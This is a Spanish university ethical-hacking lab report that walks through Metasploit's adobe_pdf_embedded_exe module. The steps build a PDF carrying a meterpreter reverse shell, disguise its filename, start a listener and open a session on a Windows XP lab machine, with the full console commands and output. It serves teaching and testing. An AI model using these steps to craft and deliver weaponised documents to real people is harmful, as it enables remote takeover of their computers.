Universidad Francisco de Vitoria
UFV Madrid

Hacking Ético

Metasploit 3

Los archivos adjuntos también pueden ser peligrosos

Nombre:	Fecha:	Edición:	Firma:
Gonzalo Pascual Romero	01/12/2023	1.0	Firmado por ***0960** GONZALO PASCUAL el día 01/12/2023 con un certificado emitido por AC CAMERFIRMA FOR NATURAL

Índice

1. Alcance. 3

2. Desarrollo del estudio. 3

3. Conclusiones. 6

Alcance

Vamos a buscar el módulo que contiene la explotación

a. Search adb_pdf_embedded_exe ¿por qué esta búsqueda?
b. Use <del módulo>
c. Show options (y analizarlas)

El objetivo es insertar un payload tipo mertepreter en el fichero

Distribuir el mensaje por email

Configurar los parámetros

Configurar el parámetro PAYLOAD con: windows/mertepreter/reverse_tcp, indicando la IP a la que se conectará

Ejecutar exploit y se generará el fichero PDF malicioso

El atacante deberá cargar el módulo /exploit/multi/handler para recoger las conexiones que se abran cuando se ejecute el payload

Parametrizar el PAYLOAD con windows/mertepreter/reverse_tcp

Parametrizar LHOST

Abrir el documento con el Adobe Reader vulnerable ejecutará el payload, mientras sale el mensaje se está ejecutando el payload

Tips:

Sessions -l

Desarrollo del estudio

Metasploit: Metasploit es un marco de desarrollo de código abierto que proporciona herramientas para desarrollar, probar y ejecutar exploits contra sistemas informáticos. Facilita a los profesionales de la seguridad y a los hackers la automatización de tareas comunes relacionadas con la penetración y prueba de seguridad. El marco Metasploit incluye módulos para realizar diversas tareas, como la explotación de vulnerabilidades, el análisis de contraseñas, la recopilación de información y la creación de payloads personalizados.

Máquinas:

Máquina atacante: Kali con IP 192.168.1.73

Máquina atacada: Windows XP con IP 192.168.1.74

Práctica:

Lo primero que vamos a hacer es buscar adobe_pdf_embedded_exe que es un módulo que incluye una carga de Metasploit en un archivo PDF, con el objetivo de mandarlo a una máquina virtual Windows XP SP3/ Windows Vista/ Windows 7

```
msf6 > search adobe_pdf_embedded_exe

Matching Modules
================

   #  Name                                                  Disclosure Date
   -  ----                                                  ---------------
   0  exploit/windows/fileformat/adobe_pdf_embedded_exe     2010-03-29
 EXE Social Engineering
   1  exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs  2010-03-29
XE Social Engineering (No JavaScript)
```

Ahora vamos a seleccionar con “use” el módulo 0 y mostramos las opciones con “show options” en la que nos saldrá información sobre el módulo y como esta configurado por si hay que cambiar algo

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                  Required
   ----            ---------------                                  --------
   EXENAME                                                          no
   FILENAME        evil.pdf                                         no
   INFILENAME      /usr/share/metasploit-framework/data/explo       yes
                   its/CVE-2010-1240/template.pdf
   LAUNCH_MESSAGE  To view the encrypted content please tick        no
                   the "Do not show this message again" box a
                   nd press Open.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh
   LHOST     192.168.1.73     yes       The listen address (an interface
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windo


View the full module info with the info, or info -d command.
```

Vistas las opciones vamos a hacer cambios en el módulo para adaptarlo a nuestra máquina atacada.

Lo primero vamos a configurar el payload porque nos decía que no estaba configurado. Vamos a usar el windows/meterpreter/reverse_tcp

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOAD windows/meterpreter/
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
```

Ahora configuramos el LHOST con la ip de a la máquina Windows XP atacada

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.1.73
LHOST ⇒ 192.168.1.73
```

Cambio el nombre del archivo de evil.pdf a gonzalo.pdf para que sea algo más discreto

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME gonzalo.pdf
FILENAME ⇒ gonzalo.pdf
```

Hago el exploit para crear el archivo infectado el cual se me guardará en la carpeta /root/.msf4/local/ con el payload cargado

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[+] Parsing Successful. Creating 'gonzalo.pdf' file...
[+] gonzalo.pdf stored at /root/.msf4/local/gonzalo.pdf
```

Vamos a configurar el módulo para entrar en escucha de la máquina Windows XP y que cuando abra el archivo se conecte y se puedan ejecutar comandos a través de meterpreter.

Para ello usamos el exploit/multi/handler

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Y el PAYLOAD como antes en windows/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
```


También cofiguramos el LHOST con la IP de la máquina a la que vamos a atacar

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.73
LHOST ⇒ 192.168.1.73
```

Y empezamos el exploit en el que nos dirá que ya esta escuchando por el puerto 4444 a la máquina 192.168.1.73


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.73:4444
```

Ahora vamos a la carpeta donde estaba guardado el archivo corrupto, lo copiamos y lo pasamos a la máquina Windows XP con un PenDrive porque el correo no funciona correctamente, aunque sería de la misma manera



Una vez pasado a la máquina tenemos que tener en ella el Adobe Reader 9 instalado para poder abrir el archivo y que funcione.

Lo abrimos y desde la vista de la máquina Windows se abrirá el documento pero no pasará nada más aunque si vamos de vuelta a la máquina Linux podremos ver que se ha conectado con meterpreter



En la terminal de antes de Kali podemos ver que efectivamente se ha conectado a la máquina Windows XP y ya podemos ejecutar comandos


```
[*] Started reverse TCP handler on 192.168.1.73:4444
[*] Sending stage (175686 bytes) to 192.168.1.74
[*] Meterpreter session 1 opened (192.168.1.73:4444 → 192.168.1.74:1052) at 2023-11-29 07:24:21
-0500

meterpreter > 
```

Podemos hacer un ipconfig para ver la configuración de la IP


```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1

Interface  2
============
Name         : Adaptador de servidor PRO/1000 T de Intel(R)
s
Hardware MAC : 08:00:27:2d:a2:ff
MTU          : 1500
IPv4 Address : 192.168.1.74
IPv4 Netmask : 255.255.255.0
```

También podemos hacer capturas de pantalla con el comando “screenshot” que se guardaran

```
meterpreter > screenshot
Screenshot saved to: /home/kali/baWASvpv.jpeg
```



La captura:



Conclusiones

En esta práctica hemos hecho una intrusión en la máquina Windows XP mediante el módulo de Metasploit “adobe_pdf_embedded_exe” el cual sirve para atacar una máquina Windows XP SP3, Windows Vista o Windows 7 mediante un archivo PDF corrupto y poder ejecutar comandos desde meterpreter.